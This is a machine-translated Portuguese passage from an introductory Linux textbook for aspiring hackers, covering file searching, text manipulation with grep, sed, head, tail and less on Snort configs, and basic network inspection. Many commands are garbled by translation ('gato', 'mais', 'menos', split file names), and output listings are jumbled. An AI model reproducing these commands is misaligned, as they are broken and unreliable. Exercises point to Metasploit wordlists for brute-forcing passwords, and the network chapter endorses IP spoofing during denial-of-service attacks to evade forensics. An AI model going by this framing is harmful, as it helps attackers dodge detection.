O comando find começou na parte superior do sistema de arquivos (/), percorreu todos os diretórios procurando apache2 no nome do arquivo e listou todas as instâncias encontradas.

Como você pode imaginar, uma pesquisa que procura em todos os diretórios pode ser lenta. Uma maneira de acelerar isso é procurar apenas no diretório onde você espera encontrar o(s) arquivo(s) necessário(s). Neste caso, estamos procurando um arquivo de configuração, então poderíamos iniciar a busca no diretório /etc, e o Linux procuraria apenas até seus subdiretórios. Vamos tentar:

```
kali >find /etc -type f -name apache2 /etc/init.d/
```

```
apache2 /etc/logrotate.d/
```

```
apache2 /etc/cron.daily/
```

```
apache2
```

Essa pesquisa muito mais rápida encontrou apenas ocorrências do apache2 no diretório /etc e seus subdiretórios. Também é importante observar que, diferentemente de outros comandos de pesquisa, find exibe apenas correspondências exatas de nomes. Se o arquivo apache2 tiver uma extensão, como apache2.conf, a pesquisa não encontrará uma correspondência. Podemos remediar essa limitação usando curingas, que nos permitem combinar vários caracteres. Os curingas vêm em algumas formas diferentes: *, ? e [].

Vamos procurar no diretório /etc todos os arquivos que começam com apache2 e possuem qualquer extensão. Para isso, poderíamos escrever um comando find usando o seguinte curinga:

```
kali >find /etc -type f --name apache2.*
```

```
/etc/apache2/apache2.conf
```

Quando executamos este comando, descobrimos que há um arquivo no diretório /etc que se ajusta ao padrão apache2.*. Quando usamos um ponto seguido do curinga *, o terminal procura qualquer extensão após o nome do arquivo apache2. Essa pode ser uma técnica muito útil para localizar arquivos cuja extensão você não conhece.

Quando executo este comando, encontro dois arquivos que começam com apache2 no diretório /etc, incluindo o arquivo apache2.conf.

UMA RÁPIDA OLHAR PARA OS CURINGAS

Digamos que estamos fazendo uma pesquisa em um diretório que contém os arquivos cat, hat, what e bat. O ? curinga é usado para representar um único caractere, portanto, uma pesquisa para ?at encontraria hat, cat e bat, mas não o quê, porque at neste nome de arquivo está precedido por duas letras. O curinga [] é usado para corresponder aos caracteres que aparecem entre colchetes. Por exemplo, uma pesquisa por [c,b]at seria combine gato e morcego, mas não chapéu ou o quê. Entre os mais utilizados curingas é o asterisco (*), que corresponde a qualquer caractere de qualquer comprimento, de nenhum a um número ilimitado de caracteres. Uma busca por *at, for por exemplo, encontraria gato, chapéu, o quê e morcego.

Filtrando com grep

Muitas vezes, ao usar a linha de comando, você desejará pesquisar uma palavra-chave específica. Para isso, você pode usar o comando grep como filtro para pesquisar palavras-chave.

O comando grep é frequentemente usado quando a saída é canalizada de um comando para outro. Abordo a tubulação no Capítulo 2, mas, por enquanto, basta dizer que o Linux (e o Windows, aliás) nos permite pegar a saída de um comando e enviá-la como entrada para outro comando. Isso é chamado de tubulação e usamos o | comando para fazer isso (a tecla | geralmente está acima da tecla ENTER no teclado).

O comando ps é usado para exibir informações sobre os processos em execução na máquina. Abordaremos isso com mais detalhes no Capítulo 6, mas para este exemplo, suponha que eu queira ver todos os processos em execução no meu sistema Linux. Nesse caso, posso usar o comando ps (processes) seguido pelas opções aux para especificar quais informações do processo exibir, assim:

```
kali >ps aux
```

Isso me fornece uma lista de todos os processos em execução neste sistema – mas e se eu quiser apenas encontrar um processo para ver se ele está em execução?

Posso fazer isso canalizando a saída de ps para grep e procurando por uma palavra-chave. Por exemplo, para descobrir se o serviço Apache2 está em execução, eu digitaria o seguinte.

```
kali >ps aux | grep apache2 raiz
4851 0,2 0,7 37548 7668? Ss 10:14 0:00 /usr/sbin/apache2 k iniciar root 4906 0,0 0,4
37572 4228 ? S 10:14 0:00 /usr/sbin/apache2 k iniciar root 4910 0,0 0,4 37572 4228 ?
Ss 10:14 0:00 /usr/sbin/apache2 k start
recorte
```

Este comando diz ao Linux para exibir todos os meus serviços e, em seguida, enviar essa saída para o grep, que procurará na saída a palavra-chave apache2 e exibirá apenas a saída relevante, economizando assim um tempo considerável e minha visão.

MODIFICANDO ARQUIVOS E DIRETÓRIOS

Depois de encontrar seus arquivos e diretórios, você poderá executar ações neles. Nesta seção, veremos como criar arquivos e diretórios, copiar arquivos, renomear arquivos e excluir arquivos e diretórios.

Criando arquivos

Existem muitas maneiras de criar arquivos no Linux, mas por enquanto veremos apenas dois métodos simples. O primeiro é gato, que é a abreviação de concatenar, que significa combinar peças (não é uma referência ao seu felino domesticado favorito). O comando cat geralmente é usado para exibir o conteúdo de um arquivo, mas também pode ser usado para criar arquivos pequenos. Para criar arquivos maiores, é melhor inserir o código em um editor de texto como vim, emacs, leafpad, gedit ou kate e salvá-lo como um arquivo.

Concatenação com gato

O comando cat seguido por um nome de arquivo exibirá o conteúdo desse arquivo, mas para criar um arquivo, seguimos o comando cat com um redirecionamento, indicado pelo símbolo >, e um nome para o arquivo que queremos criar. Aqui está um exemplo:

```
kali >cat > hackingskills
Hackear é o conjunto de habilidades mais valioso do século 21!
```

Ao pressionar ENTER, o Linux entrará no modo interativo e aguardará que você comece a inserir o conteúdo do arquivo. Isso pode ser confuso porque o prompt desaparece, mas se você simplesmente começar a digitar, tudo o que você digitar irá para o arquivo (neste caso, habilidades de hacking). Aqui entrei Hacking é o conjunto de habilidades mais valioso do século 21! Para sair e retornar ao prompt, pressiono CTRLD. Então, quando quero ver o que há no arquivo hackingskills, insiro o seguinte:

```
kali >cat hackingskills Hackear é  
o conjunto de habilidades mais valioso do século 21!
```

Se você não usar o símbolo de redirecionamento, o Linux cuspirá de volta o conteúdo do seu arquivo.

Para adicionar ou anexar mais conteúdo a um arquivo, você pode usar o comando cat com um redirecionamento duplo (>>), seguido do que deseja adicionar ao final do arquivo. Aqui está um exemplo:

```
Kali > gato >> habilidades de hacking  
Todos deveriam aprender a hackear
```

O Linux mais uma vez entra no modo interativo, aguardando que o conteúdo seja anexado ao arquivo. Quando eu entro Todos devem aprender a hackear e pressiono CTRLD, volto ao prompt. Agora, quando exibio o conteúdo desse arquivo com cat, posso ver que o arquivo foi anexado com Todos deveriam aprender a hackear, conforme mostrado aqui:

```
Kali > habilidades de hacking de gatos  
Hackear é o conjunto de habilidades mais valioso do século 21! Todos deveriam aprender a hackear
```

Se eu quiser sobrescrever o arquivo com novas informações, posso simplesmente usar o comando cat com um único redirecionamento novamente, da seguinte maneira:

```
Kali > gato > habilidades de hacking  
Todos na segurança de TI sem habilidades de hacking estão no escuro kali >cat  
hackingskills  
Todos na segurança de TI sem habilidades de hacking estão no escuro
```

Como você pode ver aqui, o Linux entra no modo interativo, eu insiro o novo texto e volto para o prompt. Quando uso cat novamente para ver o conteúdo do arquivo, vejo que minhas palavras anteriores foram substituídas pelo texto mais recente.

Criação de arquivos com toque

O segundo comando para criação de arquivo é touch. Este comando foi originalmente desenvolvido para que um usuário pudesse simplesmente tocar em um arquivo para alterar alguns de seus detalhes, como a data em que foi criado ou modificado. No entanto, se o arquivo ainda não existir, este comando cria esse arquivo por padrão.

Vamos criar um novo arquivo com touch:

```
Kali > toque em novo arquivo
```

Agora, quando uso ls -l para ver a longa lista do diretório, vejo que um novo arquivo foi criado chamado newfile. Observe que seu tamanho é 0 porque não há conteúdo no novo arquivo.

Criando um diretório

O comando para criar um diretório no Linux é mkdir, uma contração de make directory.

Para criar um diretório chamado newdirectory, digite o seguinte comando:

```
kali> mkdir novo diretório
```

Para navegar até este diretório recém-criado, basta digitar isto:

```
kali >cd novo diretório
```

Copiando um arquivo

Para copiar arquivos, usamos o comando cp. Isso cria uma duplicata do arquivo no novo local e deixa o antigo no lugar.

Aqui, criaremos o arquivo oldfile no diretório raiz com touch e o copiaremos para /root/newdirectory, renomeando-o no processo e deixando o oldfile original no lugar:

```
Kali >toque no arquivo antigo
```

```
kali >cp arquivo antigo /root/novodiretório/novoarquivo
```

Renomear o arquivo é opcional e é feito simplesmente adicionando o nome que deseja atribuir ao final do caminho do diretório. Se você não renomear o arquivo ao copiá-lo, o arquivo manterá o nome original por padrão.

Quando navegamos para newdirectory, vemos que existe uma cópia exata do oldfile chamada newfile:

```
kali >cd novo diretório
```

```
Kali >ls
```

arquivo novo arquivo antigo

Renomeando um arquivo

Infelizmente, o Linux não possui um comando destinado exclusivamente a renomear um arquivo, como o Windows e alguns outros sistemas operacionais possuem, mas possuem o mv (mover) comando.

O comando mv pode ser usado para mover um arquivo ou diretório para um novo local ou simplesmente para dar um novo nome a um arquivo existente. Para renomear newfile para newfile2, você digitaria o seguinte:

```
kali >mv novo arquivo novo arquivo2
```

```
Kali >ls
```

```
arquivo antigo arquivo novo2
```

Agora, quando você lista (ls) esse diretório, você vê newfile2, mas não newfile, porque ele tem sido renomeado. Você pode fazer o mesmo com diretórios.

Removendo um arquivo

Para remover um arquivo, você pode simplesmente usar o comando rm, assim:

```
kali >rm novo arquivo2
```

Se você fizer agora uma listagem longa no diretório, poderá confirmar que o arquivo foi removido.

Removendo um diretório

O comando para remover um diretório é semelhante ao comando rm para remover arquivos, mas com dir (para diretório) anexado, assim:

```
kali >rmdir newdirectory rmdir:falha
```

```
ao remover 'newdirectory': diretório não vazio
```

É importante observar que o rmdir não removerá um diretório que não esteja vazio, mas fornecerá uma mensagem de aviso de que o "diretório não está vazio", como você pode ver neste

exemplo. Você deve primeiro remover todo o conteúdo do diretório antes de removê-lo.

Isso evita que você exclua acidentalmente objetos que não pretendia excluir.

Se você deseja remover um diretório e seu conteúdo de uma só vez, você pode usar a opção -r após rm, assim:

```
kali >rm -r novo diretório
```

Porém, apenas uma palavra de cautela: tenha cuidado ao usar a opção -r com rm, pelo menos no início, porque é muito fácil remover arquivos e diretórios valiosos por engano. Usar rm -r em seu diretório inicial, por exemplo, excluiria todos os arquivos e diretórios existentes - provavelmente não o que você pretendia.

VAI JOGAR AGORA!

Agora que você tem algumas habilidades básicas para navegar pelo sistema de arquivos, pode brincar um pouco com seu sistema Linux antes de prosseguir. A melhor maneira de se sentir confortável ao usar o terminal é testar suas novas habilidades agora mesmo. Nos capítulos subsequentes, exploraremos mais e mais profundamente nosso playground hacker.

EXERCÍCIOS

Antes de passar para o Capítulo 2, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Use o comando ls do diretório raiz (/) para explorar o estrutura de diretórios do Linux. Vá para cada um dos diretórios com o comando cd e execute pwd para verificar onde você está no diretório estrutura.
2. Use o comando whoami para verificar com qual usuário você está conectado.
3. Use o comando localizar para encontrar listas de palavras que podem ser usadas para quebra de senha.
4. Use o comando cat para criar um novo arquivo e, em seguida, anexe a ele arquivo. Tenha em mente que > redireciona a entrada para um arquivo e >> anexa a um arquivo.
5. Crie um novo diretório chamado hackerdirectory e crie um novo arquivo nesse diretório chamado hackedfile. Agora copie esse arquivo para o diretório /root e renomeie-o como secretfile.

Listas de reprodução

História

Tópicos

Tutoriais

Ofertas e promoções

Destaques

Configurações

Suporte

2

MANIPULAÇÃO DE TEXTO



No Linux, quase tudo com o qual você lida diretamente é um arquivo, e na maioria das vezes estes serão arquivos de texto; por exemplo, todos os arquivos de configuração no Linux são arquivos de texto. Portanto, para reconfigurar um aplicativo Sign Out, basta abrir o arquivo de configuração, alterar o texto, salvar o arquivo e reiniciar o aplicativo – sua reconfiguração está concluída.

Com tantos arquivos de texto, a manipulação de texto torna-se crucial no gerenciamento de aplicativos Linux e Linux. Neste capítulo, você usará vários comandos e técnicas para manipulação de texto no Linux.

Para fins ilustrativos, usarei arquivos do melhor sistema de detecção de intrusão de rede (NIDS) do mundo, o Snort, que foi desenvolvido inicialmente por Marty Roesch e agora é propriedade da Cisco. Os NIDSs são comumente usados para detectar intrusões de hackers, portanto, se você deseja ser um hacker de sucesso, deve estar familiarizado com as maneiras pelas quais os NIDSs podem impedir ataques e como você pode abusar deles para evitar a detecção.

OBSERVAÇÃO

Se a versão do Kali Linux que você está usando não vem pré-instalada com o Snort, você pode baixar os arquivos do repositório Kali digitando `apt-get install snort`.

VISUALIZANDO ARQUIVOS

Conforme demonstrado no Capítulo 1, o comando de exibição de texto mais básico é provavelmente `cat`, mas tem **WOW! e-**

book www.wowebook.org

suas limitações. Use cat para exibir o arquivo de configuração do Snort (snort.conf) encontrado em/etc/snort (consulte a Listagem 21).

```
kali >cat /etc/snort/snort.conf
```

Listagem 21: Exibindo snort.conf na janela do terminal

Sua tela agora deve exibir todo o arquivo snort.conf, que será transmitido até chegar ao final do arquivo, conforme mostrado aqui. Esta não é a maneira mais conveniente ou prática de visualizar e trabalhar com este arquivo.

```
# inclui $SO_RULE_PATH/exploit.rules #
inclui $SO_RULE_PATH/exploit.rules #
inclui $SO_RULE_PATH/exploit.rules #
inclui $SO_RULE_PATH/exploit.rules #
inclui $SO_RULE_PATH/exploit.rules
```

recorte

```
# comandos de limite ou supressão de eventos...
Kali >
```

Nas duas seções a seguir, mostrarei os comandos head e tail, que são dois métodos para exibir apenas parte do conteúdo de um arquivo para visualizar mais facilmente a chave contida.

Tomando a cabeça

Se quiser apenas ver o início de um arquivo, você pode usar o comando head. Por padrão, este comando exibe as primeiras 10 linhas de um arquivo. O comando a seguir, por exemplo, mostra as primeiras 10 linhas do snort.conf:

```
kali >head /etc/snort/snort.conf
#
# Pacotes de regras VRT Snort.conf
#
# Para mais informações visite-nos em:
```

recorte

```
#Snort bugs:bugs@snort.org
```

Se você quiser ver mais ou menos do que as 10 linhas padrão, insira a quantidade desejada com

a opção traço (-) após a chamada para head e antes do nome do arquivo. Por exemplo, se você quiser ver as primeiras 20 linhas do arquivo, digite o comando mostrado no topo da Listagem 22.

```
kali >head -20 /etc/snort/snort.conf
```

```
#
#VRT Pacotes de regras Snort.conf
#
#Para mais informações visite-nos em:
#.
#.
#.
#Opções: enablegre enablempls enabletargetbased
enableppm enableperfprofiling enablezlib enableact
liveresponse enablenormalizer enablereload enablereact
```

Listagem 22: Exibindo as primeiras 20 linhas do snort.conf na janela do terminal

Você deverá ver apenas as primeiras 20 linhas do snort.conf exibidas na janela do seu terminal.

Agarrando esse rabo

O comando tail é semelhante ao comando head, mas é usado para visualizar as últimas linhas de um arquivo. Vamos usá-lo no snort.conf:

```
kali >tail /etc/snort/snort.conf
#include $SO_RULE_PATH/smtp.rules
#include $SO_RULE_PATH/specificthreats.rules
#include $SO_RULE_PATH/webactivex.rules
#include $SO_RULE_PATH/webclient.rules
#include $SO_RULE_PATH/webiis. regras
#include $SO_RULE_PATH/webmiscp.rules

#Comandos de limite e supressão de eventos. Veja limite.conf
```

Observe que este comando exibe algumas das últimas linhas de inclusão dos arquivos de regras, mas não todas , porque semelhante ao head, o padrão para tail é mostrar 10 linhas. Você pode exibir mais linhas pegando as últimas 20 linhas do snort.conf. Assim como acontece com o comando head, você pode informar ao tail quantas linhas exibir inserindo um traço (-) e, em seguida, o número de linhas entre o comando e o nome do arquivo, conforme mostrado na Listagem 23.

```
kali >tail -20 /etc/snort/snort.conf
```

```
#include $SO_RULE_PATH/chat.rules
```

```
#include $SO_RULE_PATH/chat.rules #include  
$SO_RULE_PATH/chat.rules snip #Limite de  
eventos  
ou comandos de supressão. Veja theshold.conf
```

Listagem 23: Exibindo as últimas 20 linhas do snort.conf na janela do terminal

Agora podemos visualizar quase todas as linhas de inclusão dos arquivos de regras em uma tela.

Numerando as linhas

Às vezes – especialmente com arquivos muito longos – podemos querer que o arquivo exiba números de linha. Como o snort.conf tem mais de 600 linhas, os números das linhas seriam úteis aqui. Isso torna mais fácil fazer referência às alterações e voltar ao mesmo local no arquivo.

Para exibir um arquivo com números de linha, usamos o comando nl (número de linhas). Basta inserir o comando mostrado na Listagem 24.

```
kali >nl /etc/snort/snort.conf  
612  
#####  
613 #regras da biblioteca dinâmica  
614 #include $SO_RULE_PATH/badtraffic.rules 615 #include  
$SO_RULE_PATH/chat.rules recorte 630 #include  
  
$SO_RULE_PATH/webiis.rules 631 #include $SO_RULE_PATH/  
webmisc.rules
```

Listagem 24: Exibindo números de linha na saída do terminal

Cada linha agora possui um número, facilitando muito a referência.

FILTRANDO TEXTO COM GREP

O comando grep é provavelmente o comando de manipulação de texto mais utilizado. Isso permite que você filtrar o conteúdo de um arquivo para exibição. Se, por exemplo, você quiser ver todas as linhas que incluem a palavra output em seu arquivo snort.conf, você poderá usar cat e solicitar que ele exiba apenas essas linhas (consulte a Listagem 25).

```
kali >cat /etc/snort/snort.conf | saída grep # 6) Configurar plug-ins  
de saída # Etapa # 6: Configurar plug-  
ins de saída # saída unificada2: nome do  
arquivo mesclado.log, limite 128, nostamp, mpls_event_types, vlan_event_types
```

```
saída unified2: nome do arquivo mesclado.log, limite 128, nostamp, mpls_event_types,  
vlan_event_types #  
saída alert_unified2: nome do arquivo mesclado.log, limite 128, nostamp #  
saída log_unified2: nome do arquivo mesclado.log, limite 128, nostamp #  
saída alert_syslog: LOG_AUTH LOG_ALERT # saída  
log_tcpdump: tcpdump.log
```

Listagem 25: Exibindo linhas com instâncias da palavra-chave ou frase especificada pelo grep

Este comando primeiro visualizará o snort.conf e depois usará uma barra vertical (|) para enviá-lo ao grep, que tomará o arquivo como entrada, procurará linhas com ocorrências da palavra saída e exibirá apenas essas linhas. O comando grep é um comando muito poderoso e essencial para trabalhar no Linux, pois pode economizar horas de busca por cada ocorrência de uma palavra ou comando

em um arquivo.

Desafio Hacker: Usando grep, nl, tail e head

Digamos que você queira exibir as cinco linhas imediatamente antes de uma linha que diz # Passo #6:

Configure os plugins de saída usando pelo menos quatro dos comandos que você acabou de aprender. Como você faria? (Dica: há muito mais opções para esses comandos do que aquelas que discutimos.

Você pode aprender mais comandos usando o comando interno do Linux man. Por exemplo, man tail mostrará o arquivo de ajuda para o comando tail.)

Há muitas maneiras de resolver esse desafio; aqui, mostro quais linhas devem ser alteradas para fazer isso de uma maneira, e seu trabalho é encontrar outro método.

Passo 1

```
kali >nl/etc/snort.conf | saída grep 34 # 6)  
Configurar plug-ins de saída 512 # Etapa #  
6: Configurar plug-ins de saída 518 # saída  
unificada2: nome do arquivo mesclado.log, limite 128, nostamp, mpls_event_types, vlan_event_types  
521 # saída  
alert_unified2: nome do arquivo snort.alert, limite 128, nostamp 522 # saída  
log_unified2: nome do arquivo snort.log, limite 128, nostamp 525 # saída  
alert_syslog: LOG_AUTH LOG_ALERT 528 # saída log_tcpdump:  
tcpdump.log
```

Podemos ver que a linha # Step #6: Configure output plugins é a linha 512, e sabemos que queremos o cinco linhas anteriores à linha 512, bem como a própria linha 512 (ou seja, linhas 507 a 512).

Passo 2

```
kali >tail -n+507 /etc/snort/snort.conf | cabeça -n 6
```

```
nested_ip interno, \
```

```
lista branca $WHITE_LIST_PATH/white_list.rules, \ lista negra
```

```
$BLACK_LIST_PATH/black_list.rules
```

```
##### #
```

```
# Etapa 6: Configurar plug-ins de saída
```

Aqui, usamos tail para começar na linha 507 e depois gerar a saída em head, e retornamos apenas as seis linhas superiores, dando-nos as cinco linhas anteriores à linha da Etapa 6, com essa linha incluída.

USANDO SED PARA ENCONTRAR E SUBSTITUIR

O comando sed permite pesquisar ocorrências de uma palavra ou padrão de texto e, em seguida, executar alguma ação sobre ele. O nome do comando é uma contração de editor de fluxo, pois segue o mesmo conceito de editor de fluxo. Em sua forma mais básica, sed funciona como a função Localizar e Substituir do Windows.

Procure a palavra mysql no arquivo snort.conf usando grep, assim:

```
kali >cat /etc/snort/snort.conf | grep mysql inclui $RULE_PATH/
```

```
mysql.rules #include $RULE_PATH/
```

```
servermysql.rules
```

Você deverá ver que o comando grep encontrou duas ocorrências de mysql.

Digamos que você queira que o sed substitua todas as ocorrências do mysql pelo MySQL (lembre-se, o Linux diferencia maiúsculas de minúsculas) e então salve o novo arquivo em snort2.conf. Você poderia fazer isso digitando o comando mostrado na Listagem 26.

```
kali >sed s/mysql/MySQL/g /etc/snort/snort.conf > snort2.conf
```

Listagem 26: Usando sed para localizar e substituir palavras-chave ou frases

O comando s realiza a busca: primeiro você fornece o termo que está procurando (mysql) e depois o termo que deseja substituir (MySQL), separados por uma barra (/). O comando g informa ao Linux que você deseja que a substituição seja realizada globalmente. Em seguida, o resultado é salvo em um novo arquivo chamado snort2.conf.

Agora, ao usar grep com snort2.conf para procurar por mysql, você verá que nenhuma instância foi encontrada, mas ao pesquisar por MySQL, você verá duas ocorrências.

```
kali >cat snort2.conf | grep MySQL inclui
```

```
$RULE_PATH/MySQL.rules
```

```
#include $RULE_PATH/serverMySQL.rules
```

Se você quisesse substituir apenas a primeira ocorrência do termo mysql, você deixaria de fora o comando g final.

```
kali >sed s/mysql/MySQL/snort.conf > snort2.conf
```

Você também pode usar o comando sed para localizar e substituir qualquer ocorrência específica de uma palavra, em vez de todas as ocorrências ou apenas a primeira ocorrência. Por exemplo, se você quiser substituir apenas a segunda ocorrência da palavra mysql, basta colocar o número da ocorrência (neste caso, 2) no final do comando:

```
kali >sed s/mysql/MySQL/2 snort.conf > snort2.conf
```

Este comando afeta apenas a segunda ocorrência do mysql.

VISUALIZANDO ARQUIVOS COM MAIS E MENOS

Embora cat seja um bom utilitário para exibir arquivos e criar arquivos pequenos, ele certamente tem suas limitações ao exibir arquivos grandes. Quando você usa cat com snort.conf, o arquivo percorre todas as páginas até chegar ao fim, o que não é muito prático se você deseja extrair alguma informação dele.

Para trabalhar com arquivos maiores, temos outros dois utilitários de visualização: mais e menos.

Controlando a tela com mais

O comando more exibe uma página de um arquivo por vez e permite que você passe por ele usando a tecla ENTER. É o utilitário que as páginas man usam, então vamos dar uma olhada nele primeiro. Abra snort.conf com o comando more, conforme mostrado na [Listagem 27](#).

```
kali >mais /etc/snort/snort.conf
```

```
recorte
```

```
# Opções de construção do Snort:
```

```
# Opções: enablegre enablempls enabletargetbased enableppm
```

```
enableperfprofiling enablezlib enableactive resposta enablenormalizer
```

```
enablereload enablereact enableflexresp3
```

```
#
```

```
Mais (2%)
```

Listagem 27: Usando more para exibir a saída do terminal, uma página por vez

Observe que `more` exibe apenas a primeira página e depois para, e nos informa no canto inferior esquerdo quanto do arquivo é mostrado (2% neste caso). Para ver linhas ou páginas adicionais, pressione ENTER. Para sair mais, digite `q` (para sair).

Exibindo e filtrando com menos

O comando `menos` é muito semelhante ao `mais`, mas com funcionalidade adicional - daí a piada comum dos aficionados do Linux: "Menos é mais". Com `menos`, você pode não apenas percorrer um arquivo como quiser, mas também filtrá-lo por termos. Como na Listagem 28, abra `snort.conf` com `menos`.

```
kali >menos /etc/snort/snort.conf
snip #
Opções de compilação do
Snort: # Opções: enablegre enablempls enabletargetbased enableppm
enableperfprofiling enablezlib enableactive resposta enablenormalizer
enablereload enablereact /etc/snort/snort.conf
```

Listagem 28: Usando `less` para exibir o terminal, gerando uma página por vez e filtrando os resultados

Observe no canto inferior esquerdo da tela que `menos` destacou o caminho para o arquivo. Se você pressionar a tecla de barra (`/`), `less` permitirá que você pesquise termos no arquivo. Por exemplo, ao configurar o Snort pela primeira vez, você precisa determinar como e para onde deseja enviar a saída do alerta de intrusão. Para encontrar essa seção do arquivo de configuração, você pode simplesmente procurar pela saída, assim:

```
# Opções de construção do Snort:
# Opções: enablegre enablempls enabletargetbased enableppm
enableperfprofiling enablezlib enableactive resposta enablenormalizer
enablereload enablereact /output
```

Isso o levará imediatamente para a primeira ocorrência da saída e a destacará. Você pode então procurar a próxima ocorrência de saída digitando `n` (para próximo).

```
# Etapa 6: Configurar plug-ins de saída
# Para obter mais informações, consulte Manual do Snort, Configurando módulos de saída do Snort
#####

#unificado2
# Recomendado para a maioria das instalações

# saída unified2: nome do arquivo merged.log, limite 128, nostamp, mpls_event_types, WOW! e-
```

Saída de

```
vlan_event_types unificada2: nome do arquivo snort.log, limite 128, nostamp,  
mpls_event_types, vlan_event_types
```

```
# Configuração adicional para tipos específicos de instalações #
```

```
saída alert_unified2: nome do arquivo snort.alert, limite 128, nostamp # saída
```

```
log_unified2: nome do arquivo snort.log, limite 128, nostamp
```

```
# syslog
```

```
# saída alert_syslog: LOG_AUTH LOG_ALERT
```

```
:
```

Como você pode ver, less levou você para a próxima ocorrência da palavra saída e destacou todos os termos de pesquisa. Neste caso, foi diretamente para a seção de saída do Snort. Quão conveniente!

RESUMO

O Linux tem inúmeras maneiras de manipular texto, e cada forma apresenta seus próprios pontos fortes e fracos. Abordamos alguns dos métodos mais úteis neste capítulo, mas sugiro que você experimente cada um deles e desenvolva seus próprios sentimentos e preferências. Por exemplo, acho que grep é indispensável e uso menos amplamente, mas você pode se sentir diferente.

EXERCÍCIOS

Antes de passar para o Capítulo 3, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Navegue para `/usr/share/wordlists/metasploit`. Este é um diretório de várias listas de palavras que podem ser usadas para forçar senhas de força bruta em vários dispositivos protegidos por senha usando Metasploit, a estrutura de pentesting e hacking mais popular.
2. Use o comando `cat` para visualizar o conteúdo do arquivo `passwords.lst`.
3. Use o comando `more` para exibir o arquivo `passwords.lst`.
4. Use o comando `less` para visualizar o arquivo `passwords.lst`.
5. Agora use o comando `nl` para colocar números de linha nas senhas em `senhas.lst`. Deveria haver 88.396 senhas.
6. Use o comando `tail` para ver as últimas 20 senhas em `passwords.lst`.
7. Use o comando `cat` para exibir `passwords.lst` e canalize-o para encontrar todos os senhas que contêm 123.

História

3

Tópicos

ANÁLISE E GERENCIAMENTO DE REDES

Tutoriais

Ofertas e Promoções

Destaque

Configurações



Suporte

Compreender a rede é crucial para qualquer aspirante a hacker. Em muitas situações, você estará hackeando algo em uma rede, e um bom hacker precisa saber como conectar-se e interagir com essa rede. Por exemplo, você pode precisar se conectar a um computador com seu endereço IP (Internet Protocol) oculto ou pode precisar redirecionar as consultas do Sistema de Nomes de Domínio (DNS) de um alvo para o seu sistema; esses tipos de tarefas são relativamente simples, mas requer um pouco de conhecimento de rede Linux. Este capítulo mostra algumas ferramentas essenciais do Linux para analisar e gerenciar redes durante suas aventuras de hacking de rede.

ANÁLISE DE REDES COM IFCONFIG

O comando `ifconfig` é uma das ferramentas mais básicas para examinar e interagir com interfaces de rede ativas. Você pode usá-lo para consultar suas conexões de rede ativas simplesmente digitando `ifconfig` no terminal. Experimente você mesmo e você verá um resultado semelhante ao da Listagem 31.

```
kali > ifconfig
```

```
ÿeth0Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f ÿinet
```

```
addr:192.168.181.131 ÿBcast:192.168.181.255 ÿMask:255.255.255.0
```

```
recorte
```

```
lo Link encap:Local Loopback inet  
addr:127.0.0.1 Máscara:255.0.0.0  
recorte  
wlan0 Link encap:EthernetHWaddr 00:c0:ca:3f:ee:02
```

Listagem 31: Usando ifconfig para obter informações de rede

Como você pode ver, o comando ifconfig mostra algumas informações úteis sobre as interfaces de rede ativas no sistema. No topo da saída está o nome da primeira interface detectada, eth0, que é a abreviação de Ethernet0 (o Linux começa a contar em 0 em vez de 1). Esta é a primeira conexão de rede com fio. Se houvesse mais fios Interfaces Ethernet, elas apareceriam na saída usando o mesmo formato (eth1, eth2 e assim por diante).

O tipo de rede usada (Ethernet) é listado a seguir, seguido por HWaddr e um endereço; este é o endereço globalmente exclusivo estampado em cada peça de hardware de rede – neste caso, a placa de interface de rede (NIC), geralmente chamada de endereço de controle de acesso à mídia (MAC).

A segunda linha contém informações sobre o endereço IP atualmente atribuído a essa interface de rede (neste caso, 192.168.181.131); o Bcast, ou endereço de transmissão, que é o endereço usado para enviar informações para todos os IPs na sub-rede; e finalmente, a máscara de rede (Mask), que é usada para determinar qual parte do endereço IP está conectado à rede local. Você também encontrará mais informações técnicas nesta seção do saída, mas está além do escopo deste capítulo básico de redes Linux.

A próxima seção da saída mostra outra conexão de rede chamada lo, que é a abreviação de endereço de loopback e às vezes é chamada de localhost. Este é um endereço de software especial que conecta você ao seu próprio sistema. Software e serviços que não estão em execução no seu sistema não podem usá-lo. Você usaria lo para testar algo em seu sistema, como seu próprio servidor web. O localhost geralmente é representado pelo endereço IP 127.0.0.1.

A terceira conexão é a interface wlan0. Isso aparece apenas se você tiver uma interface ou adaptador sem fio, como eu faço aqui. Observe que ele também exibe o endereço MAC desse dispositivo (HWaddr).

Essas informações do ifconfig permitem que você se conecte e manipule as configurações da sua rede local (LAN), uma habilidade essencial para hackear.

VERIFICANDO DISPOSITIVOS DE REDE SEM FIO COM IWCONFIG

Se você tiver um adaptador sem fio, poderá usar o comando `iwconfig` para coletar informações cruciais para hackers sem fio, como o endereço IP do adaptador, seu endereço MAC, em que modo ele está e muito mais. As informações que você pode obter deste comando são particularmente importantes quando você usa ferramentas de hacking sem fio, como o `aircrackng`.

Usando o terminal, vamos dar uma olhada em alguns dispositivos sem fio com `iwconfig` (veja Listagem 32).

```
kali >iwconfig
wlan0 IEEE 802.11bg ESSID:off/qualquer
modo:Ponto de acesso gerenciado: Não associado TxPower=20 dBm
recorte
ei, sem extensões sem fio

eth0 sem extensões sem fio
```

Listagem 32: Usando `iwconfig` para obter informações sobre adaptadores wireless

A saída aqui nos diz que a única interface de rede com extensões sem fio é `wlan0`, que é o que esperaríamos. Nem `lo` nem `eth0` possuem extensões sem fio.

Para `wlan0`, aprendemos quais padrões sem fio 802.11 IEEE nosso dispositivo é capaz: `b` e `g`, dois dos primeiros padrões de comunicação sem fio. A maioria dos dispositivos sem fio agora também inclui `n` (é o padrão mais recente).

Também aprendemos com `iwconfig` o modo da extensão sem fio (neste caso, Modo:Gerenciado, em contraste com o modo monitor ou promíscuo). Precisaremos do modo promíscuo para quebrar senhas sem fio.

A seguir, podemos observar que o adaptador wireless não está conectado (Not Associated) a um ponto de acesso (AP) e que sua potência é de 20 dBm, o que representa a força do sinal. Passaremos mais tempo com essas informações no Capítulo 14.

ALTERANDO AS INFORMAÇÕES DA SUA REDE

Ser capaz de alterar seu endereço IP e outras informações de rede é uma habilidade útil porque o ajudará a acessar outras redes enquanto aparece como um dispositivo confiável nessas redes. Por exemplo, em um ataque de negação de serviço (DoS), você pode falsificar seu IP para que o ataque pareça vir de outra fonte, ajudando assim a evitar o IP

captura durante a análise forense. Esta é uma tarefa relativamente simples no Linux e é feita com o comando `ifconfig`.

